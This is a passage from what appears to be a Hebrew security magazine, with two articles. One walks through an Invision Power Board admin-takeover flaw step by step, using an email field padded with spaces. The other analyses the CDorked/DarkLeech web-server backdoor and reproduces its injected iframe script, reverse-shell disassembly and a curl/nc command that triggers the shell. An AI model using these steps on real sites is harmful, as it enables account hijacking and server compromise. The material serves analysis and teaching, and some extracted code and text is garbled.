    $member_field  = '';
    $joins         = array();
    $tables        = array( 'pfields content' => 0, 'profile portal' => 0, 'groups' => 0,
                          'sessions' => 0, 'members partial' => 0 );
    $remap         = array('extendedProfile' => 'profile portal', 'customFields' => pfields content);


    //-----
    // ID or email?
    //-----

    if ( ! $key_type )
    {
        if ( is array( $member key ) )
        {
            $multiple_ids = array_map( 'intval', $member_key ); // Bug #20908
            $member_field = 'member_id';
        }
        else
        {
            if ( strstr( $member_key, '@' ) )
            {
                $member_value = "" . ipsRegistry::DB()->addSlashes( strtolower(
                                                                    $member_key ) ) . "";
                $member field = 'email';
            }
            else
            {
                $member_value = intval( $member_key );
                $member field = 'member id';
            }
        }
    }
    [...]
    case 'email':
        if ( is array( $member key ) )
        {
            array_walk( $member_key, create_function( '&$v,$k',
                                                    '$v="\'' . ipsRegistry::DB()->addSlashes( strtolower( $v ) ) . '\';' ) );
            $multiple ids = $member key;
        }
        else
        {
            $member_value = "" . ipsRegistry::DB()->addSlashes( strtolower( $member_key ) ) . "";
        }
        $member_field = 'email';
}
```

כמו שניתן לראות מהקוד, הפונקציה הנ"ל לא מבצעת בדיקה לאורך הקלט המוכנס למשתנים  
-v-Imember\_key

חדשות

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



את העובדות שהוצגו עד כה ואת זה שהטבלה members מוגדרת כ-varchar(150) ניתן לנצל ע"פ השלבים הבאים:

### שלב ראשון: השגת הנתונים

כאמור, נדרשים שני פרמטרים על מנת לנצל חולשה זו, את הפרט הראשון (שם החשבון עליו אנו מעוניינים להשתלט) ניתן להשיג על ידי צפייה ברשימת המשתמשים במערכת (או אפילו - צפיה ברשימת מנהלי המערכת). ואת הפרט השני (כתובת האימייל בעזרתה פתחו את החשבון) אין דרך **לוגית** להשיג, אך אפשר לנסות להשיג את הפרט בעזרת הנדסה חברתית או חיפוש ברחבי המערכת.

### שלב שני: יצירת משתמש חדש במערכת

לאחר שהשגנו את שני הפרטים הדרושים ניגש ליצור משתמש חדש. נמלא את הנתונים הדרושים כמו שצריך, אך כאשר נידרש למלא את שדה האחראי על כתובת הדוא"ל של המשתמש, נכניס את כתובת האימייל של החשבון עליו אנו מעוניינים להשתלט ולאחר מכן נכניס רווחים (" ") באורך שישלים (כולל כתובת הדוא"ל) ל-150 תווים. ולאחר מכן נכניס עוד לפחות תו נראה אחד (לדוגמא: A). לדוגמא, אם כתובת האימייל של החשבון שעליו אנו מעוניינים להשתלט היא - [admin@admin.com](mailto:admin@admin.com) אנו נזין את הקלט הבא (לא כולל הגרשיים):

```
'admin@admin.com
A'
```


[שימו לב שלאחר המחרוזת "com" יש כמות רווחים (" ") המשלימה ל-150 תווים ולאחר מכן התו "A"].

בעת שליחת הטופס, יתבצעו השלבים הבאים:

- תתבצע שאילתת SELECT, שתנסה לברר האם כבר קיים חשבון עם כתובת דוא"ל כזאת במסד הנתונים - וכמו שאנחנו כבר יודעים - היא תחזיר תוצאה ריקה.
- לאחר מכן, תתבצע הבדיקה שבפונקציה checkEmailAddress, במהלכה יקוצצו כלל התווים שלאחר התו ה-150 (זאת אומרת האות "A").
- בשלב הבא ייוצר חשבון עם שם המשתמש שבחרנו, ועם כתובת הדוא"ל:

```
'admin@admin.com
'
```

- בשלב הזה, ישנם במסד הנתונים שני חשבונות עם אימיילים דומים מאוד מבחינת SQL, החשבון שלנו והחשבון עליו אנו מעוניינים להשתלט.



## שלב שלישי: השתלטות על החשבון המבוקש

השלב הבא קצר מאוד - על מנת לשנות את סיסמתו של החשבון עליו אנו מעוניינים להשתלט (לדוגמה - חשבון של מנהל המערכת), עלינו פשוט לשנות את הסיסמה של החשבון שלנו. כאשר נמלא את טופס שינוי סיסמת החשבון, המערכת תבצע שאילתת SELECT ותנסה לאתר את החשבון הראשון הקיים במערכת עם כתובת הדוא"ל שבעזרתה יצרנו את החשבון:

```
'admin@admin.com'
```

```
'
```

אך כמו שכבר ראינו - תוצאה זו, תחת שאילתת SELECT, שווה לחלוטין לתוצאה:

```
'admin@admin.com'
```

זוכרים?


מה שאומר שאותה שאילתת SELECT תחזור עם התוצאה הראשונה שהיא תזכה בטבלה - והיא תהיה כמובן חשבון של מנהל המערכת.

כמובן ששינוי סיסמאתו של מנהל המערכת הינה פעולה בעייתית ובסבירות גבוהה אותו משתמש יזהה שהצלחנו לחטוף את חשבון. ולכן, כותב החולשה (John JEAN) ממליץ לאחר מכן להוסיף מספר שורות לקוד המערכת על מנת להשאיר Backdoor שתאפשר לנו לחזור בצורה קלה ושקטה יותר לאחר שהמשתמש ישחזר לעצמו את החשבון. אך זה כבר לא סקופ הכתבה.

מקורות:

- <http://www.john-jean.com/blog/securite-informatique/ipb-invision-power-board-all-versions-1-x-2-x-3-x-admin-account-takeover-leading-to-code-execution-742>
- <http://www.invisionpower.com/apps/board>
- <http://www.twitter.com/johnjean>





---

## מי אתה CDorked / DarkLeech?

מאת אפיק קסטיאל / cp77fk4r

---

### הקדמה

מי שעוקב אחרי בלוגים של חברות אנטי-וירוס יכול לראות מגמה עולה של דיווחים אודות קמפיין זדוני חדש בשם CDorked או DarkLeech או Chapro (תלוי באיזה בלוגים אתם קוראים...). נכון לכתיבת שורות אלו, המחקר, שמובילים אותו צוות רציני ב-ESET, עדיין בעיצומו, ולמרות שחלקים רבים מהקמפיין נחשפו ישנן עדיין שאלות רבות שטרם מצאו להן תשובות.

### הכל התחיל אי שם בקליפורניה...

הכל התחיל בחברה קליפורנית קטנה בשם [Sucuri](#), חברה שעוסקת ב-"Website Malware Monitoring", שבעלת מוצר בשם SiteCheck וחלק מהתחזוקה של המוצר הוא ליצור חתימות לטובת זיהוי מזיקים בין דפי האתר. במסגרת תחזוקה זו, ובמסגרת מחקרים נוספים החברה עומדת בקשרים עם חברות אנטי-וירוס שונות.

ב-26 לאפריל השנה, פרסם דניאל סיד, ה-CTO של Sucuri, פוסט [בבלוג של החברה](#) עם הכותרת: "[Apache Binary Backdoors on Cpanel-based servers](#)".

מדובר היה בזיהוי של מפגע בשם Darkleech, שעד כה תועד רק בשרתי Apache שעליהם מותקנת מערכת לניהול מסוג cPanel. גם בפוסט של Sucuri וגם בבלוגים של חוקרים נוספים, לא הובן כיצד התוקפים הצליחו להשיג גישה לשרת, אך בגלל המכנה המשותף שהיה לכלל השרתים הפרוצים - מערכת cPanel - נראה היה כי לתוקפים קיימת חולשת Oday במערכת ודרכה השיגו גישה לאותם השרתים. לאחר ש-Darkleech הותקן במערכת, הוא היה מוסיף מודולים לשרת ה-Apache בשמות כדוגמת:

- mod\_sec2\_config.so
- mod\_pool\_log.so
- mod\_chart\_proxy.so
- mod\_local\_log.so
- mod\_build\_cache.so

ובעזרתם היה מזריק קוד Javascript לעמודי האתרים אשר מפנה את המשתמשים לחבילות הדבקה שונות, דוגמא לקוד המוזרק באמצעות Darkleech באדיבות הבלוג "Malwaremustdie":

```

Frame 1623: 634 bytes on wire (5072 bits), 634 bytes captured (5072 bits)
Ethernet II, Src: Shehzen_a2:ab:2d (64:16:f0:a2:ab:2d), Dst: IntelCor_e9:3e:3e
Internet Protocol, Src: 122.209.52.22 (122.209.52.22), Dst: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 80 (80), Dst Port: 1116 (1116), Seq: 45380
[Reassembled TCP Segments (45380 bytes): #1512(1400), #1513(1400), #1516(1400), #1517(1400)]
Hypertext Transfer Protocol
Line-based text data: text/html
<!---->\n
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" \n
<html lang="ja">\n
<head>\n
  \t<meta http-equiv="Content-Type" content="text/html; charset=Shift_JIS">\n
  \t<meta http-equiv="Content-Script-Type" content="text/javascript">\n
  \t<meta http-equiv="Content-Style-Type" content="text/css">\n
  \t<title>\202\253\202\302\202\313\202\314\203\203\215\203b\203g\220\350\202\
[truncated] \t<meta name="description" content="\203\203\215\203b\203g\220\3
\t<meta name="keywords" CONTENT="\220\350\202\242,\226\263\227\277,\203\203\
<meta name="verify-v1" content="c3UXF2kYs26kUnHC150Y21uYfjNBjC1L40wSchH6mow="
\t<meta name="copyright" content="KitsuneFortune">\n
\t<link rel="stylesheet" href="/kitsune.css" type="text/css">\n
\t<link rev="MADE" HREF="mailto:info@kitsune.ne.jp">\n
\t<link rel="INDEX" href="http://www.kitsune.ne.jp/">\n
\t<meta property="og:title" content="\202\253\202\302\202\313\202\314\203\203
[truncated] \t<meta property="og:description" content="\203\203\215\203b\203
\t<meta property="og:url" content="http://www.kitsune.ne.jp/" />\n
\t<meta property="og:image" content="http://www.kitsune.ne.jp/image/mainimage
</head>\n
<BODY>\n
<div id="fb-root"></div>\n
<script>(function(d, s, id) {\n
  var js, fjs = d.getElementsByTagName(s)[0];\n
  if (d.getElementById(id)) return;\n
  js = d.createElement(s); js.id = id;\n
  js.src = "//connect.facebook.net/ja_JP/all.js#xfbml=1";\n
  fjs.parentNode.insertBefore(js, fjs);\n
[truncated] })(document, 'script', 'facebook-jssdk');</script><style>.i6s7iw
  
```


<http://malwaremustdie.blogspot.co.il/2013/03/the-evil-came-back-darkleechs-apache.html>: במקור]

```

9455 <BODY>+
9456 <div id="fb-root"></div>+
9457 <script>(function(d, s, id) {+
9458   var js, fjs = d.getElementsByTagName(s)[0];+
9459   if (d.getElementById(id)) return;+
9460   js = d.createElement(s); js.id = id;+
9461   js.src = "//connect.facebook.net/ja_JP/all.js#xfbml=1";+
9462   fjs.parentNode.insertBefore(js, fjs);+
9463   })(document, 'script', 'facebook-jssdk');</script><style>.i6s7iw { position:abso
[truncated] lute; left:-1752px; top:-1482px} </style> <div class="i6s7iw"><iframe src="http:
[truncated] //129.121.99.242/5b204563a4537ba4fad36b8c9715706d/q.php" width="355" height="347
[truncated] </iframe></div>+
9464 +
  
```

<http://malwaremustdie.blogspot.co.il/2013/03/the-evil-came-back-darkleechs-apache.html>: במקור]

בהתחלה נראה כי המתקפה הייתה דווקא על אתרים מבוססי cPanel ודרך שם השפיעו על שרת ה-Apache, אך באמצעות מעקב שביצעו Sucuri ניתן היה להבין כי התוקפים התקדמו שלב ובמקום להוסיף מודולים שונים ל-Apache, הם ממש החליפו את הבינארי של ה-Apache (את ה-httpd עצמו) בבינארי של שרת Apache מקורי אך עם שינויים זדוניים.



## המטרה

כאמור, הבינארי החדש שנשתל במקום הבינארי המקורי של שרת ה-Apache כלל שינויים שונים, ביניהם Sucuri איתרו את השינוי הבא:

הבינארי החדש של ה-httpd לא משנה כלום בקוד בנראות האתר, בפונקציונאליות או בקוד עצמו, אבל פעם ביום, לכל כתובת IP שניגשת לאתר (לאו דווקא בפעם הראשונה שהיא ניגשת לאתר), הקוד מוסיף לקוד המקורי של עמוד האתר קוד שמפנה את הגולש לאחת מהכתובות הביניים הבאות:

- <http://893111632ce77ff9.aliz.co.kr/index.php> (62.212.130.115)
- <http://894651446c103f0e.after1201.com> (62.212.130.115)
- <http://328aaaf8978cc492.ajintechno.co.kr> (62.212.130.115)
- <http://23024b407634252a.ajaxstudy.net> (62.212.130.115)
- <http://cdb9156b281f7b01.ajuelec.co.kr> (62.212.130.115)
- <http://894651446c103f0e.after1201.com> (62.212.130.115)

אותם אתרי ביניים מפנים לכתובות בסגנון הבא:

<http://dcb84fc82e1f7b01.alarm-gsm.be/index.php?j=base64str>

ואותם אתרים מחזירים הפניה לאתרים עם חבילת ההדבקה Blackhole Exploit kit על מנת להדביק את המשתמש. בפעם הבאה שניגש לאותן כתובות נופנה לאתרי זבל (בדרך כלל - לפי Sucuri - לאתרי פורנו), הטריק של שימוש באתרי ביניים מאפשר ליוזמי הקמפיין להגן על השרתים העיקריים שלהם - השרתים עם החולשות.


כאן עלו שתי שאלות של-Sucuri לא היו עדיין תשובות ברורות:

- איך אותם התוקפים הצליחו להשיג גישה לשרתים?
- מדי פעם, בוצעו הפניות לאתרים לגיטימיים כגון [ajaxstudy.net](http://ajaxstudy.net). עד אז לא היה בטוח מה העניין.

**בדו"ח שכתבו** שני חוקרים ראשיים בצוות המחקר של ESET הם כתבו:

"דבר אחד היה בטוח, הוירוס הזה הוא הינו תולעת, הוא לא מתפשט בעצמו, הוא אינו כולל חולשה לשום מערכת, הוא דלת אחורית שאותם תוקפים התקינו על מנת לשמור גישה לאותם שרתים פרוצים." - נתון זה נכון עדיין לכתיבת שורות אלו.

בשלב זה, Sucuri העבירו את הממצאים שלהם לחברת האנטי-וירוס ESET, והתחילו לעבוד בצורה משותפת.



## ESET נכנסת למשחק

לאחר זמן, ומחקר של ESET, התגלה כי לא רק בינארים של שרתי Apache הוחלפו, אלא גם בינארים של שרתי HTTP נוספים שונו: Nginx ו-Lighttpd. לפי הפרסומים של <http://w3techs.com>, Apache, Nginx ו-Lighttpd חולשים על 78.8 אחוז משרתי ה-HTTP בעולם. כאן גם עלו החשדות כי לאותם תוקפים היתה גישה למספר שרתי DNS שבעזרתם הם הצליחו לשבש חלק מהחקירות.

במהלך המחקר התגלו עובדות נוספות:

- אותם תוקפים, מפעילים את אותו הקמפיין כבר מדצמבר 2012.
- החוקרים של ESET גילו מעל 400 שרתים בהם הוחלף הבינארי של שרת ה-httpd, וכי 50 מהם הופיעו ברשימות 100,000 האתרים עם התעבורה הגבוהה ביותר באינטרנט! (על פי הרשימות של הארגון [Alexa](http://Alexa)).

בנוסף, התגלו עובדות נוספות שתפקידן ככל הנראה היה או למקד את המתקפות לקורבנות ספציפיים או להגביל את קצב ההדבקות על מנת להשאר מתחת לרדאר של חברות האנטי-וירוס:


- גולשים ששפת הדפדפן מופיעו בטבלה לא נתקפו:

- **ja** - Japanese
- **jp** - country code for Japan
- **fi** - Finnish
- **ru** - Russian
- **uk** - Ukrainian
- **be** - Belarusian
- **kk** - Kazakh
- **zn** - קיצור לשפה שלא באמת קיימת


- הייתה קיימת רשימת טווח IP שלא היו מושפעים מאותם שינויים, מי שגלש מהטווחים שברשימה לא נתקף כלל.

- בתקופות ספציפיות, נראה כי חלק מהקמפיין ניסה לתקוף גם משתמשי iPad ו-IPhone, אך מהמחקר שביצעו ESET נראה כי אותם גולשים לא הופנו לאתרים המספקים חולשות אלא רק לאתרים עם תכנים פורנוגרפיים בלבד.


כאמור, נראה כי התוקפים הגבילו את קצב ההדבקה שלהם על מנת להשאר מתחת לרדאר של חברות האנטי-וירוס ושל ספקיות האינטרנט, למרות כל ההגבלות, מסטטיסטיקאות שנאספו בשטח, ניתן לראות כי קצב ההדבקות הגיע אף לאלפים ביום:



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image011.png>]



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image013.png>]



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image015.png>]

מי אתה? CDorked / DarkLeech  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

את הסטטיסטיקה, החוקרים הצליחו להשיג מפני שכל שרת היה שומר, עבור כל כתובת IP שהוא הפנה, את התאריך האחרון שבו הוא ביצע את ההפניה (על מנת שלא להדביק אותו שנית באותו היום), וכך, על ידי Dump לשרת, ניתן היה להבין את כמות ההפניות.


אחד הכיוונים שהובילו את המחשבה של החוקרים בקשר לשאלות שנשאר פתוחות - נפסל. במהלך החקירה החוקרים של ESET ושל Sucuri היו בטוחים כי בידיים של התוקפים קיימת חולשה למערכות cPanel ובעזרתה הם היו מגיעים לשרתים, אך ככל שהתגלו עוד ועוד שרתים, נמצאו גם שרתים שמעולם לא הותקנה עליהם המערכת הזו - הבינו כי מדובר בכיוון אחר.

בהמשך התגלו שינויים נוספים שבוצעו בבינארי:

- שינוי נוסף היה אפשרות של השגת Reverse Shell על השרתים בהם הוחלף הבינארי. מהדו"ח של ESET ניתן לראות את החלקים בקוד שאחראים לפונקציה זו בכל אחד משרתי ה-HTTP שנתקפו כחלק מהקמפיין:

```

lea rsi, [rsp+var+delim] ; delim
lea rdi, [r12+rax] ; s
call _strtok
mov rdi, rax ; name
call resolve
lea rsi, [rsp+98h+delim] ; delim
xor edi, edi ; s
mov r12, rax
call _strtok
lea rdx, [rsp+98h+var_40+4]
mov rdi, rax
mov esi, (offset aU_U_U+9)
xor eax, eax
call __isoc99_sscanf
cmp eax, 1
jnz short loc_410E5C
    
```




```

movzx esi, word ptr [rsp+98h+var_40+4]
mov rdi, r12 ; remote_address
ror si, 8
movzx esi, si ; port
call connect_back
mov rbp, [rbx+400h]
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image001.png>]

```

call _strtok
mov rdi, rax ; name
call sub_432120
lea rsi, [rsp+2128h+delim] ; delim
xor edi, edi ; s
mov r13, rax
call _strtok
lea rdx, [rsp+2128h+var_40+4]
mov rdi, rax ; s
mov esi, (offset aU_U_U+9) ; format
xor eax, eax
call _sscanf
cmp eax, 1
jnz loc_4323CB
    
```



```

movzx esi, word ptr [rsp+2128h+var_40+4]
mov rdi, r13 ; remote_address
ror si, 8
movzx esi, si ; port
call connect_back
    
```

```

mov ecx, eax
mov [rsi+20h], rbp
mov qword ptr [rsi]
shr ecx, 10h
test eax, 8080h
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image003.png>]

מי אתה? DarkLeech / CDorked

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

```

call    resolve
mov     qword ptr [rbp+remote_address], rax
lea     rax, [rbp+delim]
mov     rsi, rax           ; delim
mov     edi, 0            ; s
call    _strtok
mov     [rbp+var_18], rax
lea     rcx, all_0        ; "%u"
mov     rax, [rbp+var_18]
lea     rdx, [rbp+var_1164]
mov     rsi, rcx          ; format
mov     rdi, rax          ; s
mov     eax, 0
call    _sscanf
cmp     eax, 1
jz      short loc_43E45D

loc_43E45D:
mov     eax, [rbp+var_1164]
movzx   eax, ax
mov     edi, eax          ; hostshort
call    _htons
mov     [rbp+var_1A], ax
movzx   edx, [rbp+var_1A]
mov     rax, qword ptr [rbp+remote_address]
mov     esi, edx          ; port
mov     rdi, rax          ; remote_address
call    connect_back
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image005.png>]

כמו שאפשר לראות - הקוד של ה-Backdoor עצמו זהה בכל שלושת השרתים, אך הפתרון שנתפר לכל אחד מהבינארים היה שונה, כך שנתפרו פתרונות לשלוש גרסאות שונות. על מנת לקבל את ה-Reverse Shell, יש לשלוח בקשת HTTP GET מסויימת, על הבקשה לכלול מספר פרמטרים, ביניהם: נתיב לעמוד ספציפי שנקבע מראש ו-"סיסמה" - על הלקוח לספק מפתח המשתמש מעין "סיסמה", אותה הסיסמה נוצרת ע"י XOR של ארבעה בתים מכתובת ה-IP של הלקוח. החוקרים של ESET גילו כי אם בבקשה הם מוסיפים את Headers כגון X-Real-IP ו-X-Forwarded-For, הערך שלהם ידרוס את כתובת ה-IP שאיתה התחבר הלקוח. דוגמא לחיבור בעזרת CURL:

```

$ nc -l 4444
ok
$ ls
ls
bin    home      lib64     opt       sbin      tmp        vmlinuz.old
boot  initrd.img  lost+found  proc     selinux   usr
dev    initrd.img.old  media      root     srv       var
etc    lib         mnt        run      sys       vmlinuz

$ id -a
id -a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

$ curl -H "X-Real-IP: 2!      3.2      8" -i -s http://192.168.56.101:8080/?$(python -c 'print "GET_BACK;192.168.56.1;4444".encode("hex")')
    
```

[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/04/cdork4.png>]

- מלבד Reverse Shell והשינוי המרכזי היו שינויים שאפשרו לתוקפים להריץ פקודות גרניות מרחוק לתפעול ועדכון הנתונים הקשורים לקמפיין, כגון:
  - שינוי של שורה שאליה מפנים את הגולשים.
  - שינוי של שורה ברשימת ה-Blacklist IP.
  - שינוי התבניות של ה-UserAgent להדבקה / לאי-הדבקה.
  - שינוי התבניות של ה-Accept-Language להדבקה / לאי-הדבקה..
  - הדפסת סטטיסטיקת ההפניות מהשרת.
  - מחיקת כלל סטטיסטיקת ההפניות.
  - פקודה נוספת שעדיין לא ידוע מה תפקידה.

ממחקר שבוצע על מספר שרתי DNS הקשורים לקמפיין, עלה כיוון נוסף - כמות הפעמים שכתובות ה-IP שאליהם רשומות ה-DNS הפנו הייתה גבוהה באופן מאוד מחשיד, ומבדיקה מעמיקה יותר הסתבר כי ברשות אותם תוקפים יש גם גישה למספר שרתי DNS של אתרים גדולים. דבר שמאפשר להם לבצע מניפולציות על הגולשים בצורות שונות. אחת מהדרכים הייתה כי במידה ובקשה ל-Subdomain מסויים ענתה על חוקיות מסויימת שאותה קבעו התוקפים - כתובת ה-IP המוחזרת מרשומת ה-DNS הייתה שונה מכתובת ה-IP המקורית שאליה היא הייתה מפנה בדרך כלל.

לאחר מחקר ממושך הובן כי לא קיימת רשימת חוקיות, אלא כי ה-IP אליו שרת ה-DNS מפנה נשמר באופן מקודד בתוך הבקשה עצמה! כך ניתן לבצע הפניות שונות מבלי הצורך לשמור על רשימה אחידה הנמצאת על השרת ולהקטין את כמות העקבות במקרה של חקירה.

החוקיות נראת כך, כל בקשת DNS בנוייה באופן הבא:

```
<number(s), a, b or c><letters>.<tld>
```

כאשר נשלחת בקשת DNS ל-Subdomain היא תהיה באורך 16 תווים הקסדצימאליים. לדוגמא:


```
510004268b47d05b.7-domain.com
```

לאחר מכן, שרת ה-DNS קורא את הבקשה ויוצר את כתובת ה-IP בעזרת כל התווים הזוגיים של הבקשה:



[במקור: <http://www.welivesecurity.com/wp-content/uploads/2013/05/image017.png>]





על ידי האלגוריתם הבא:

```

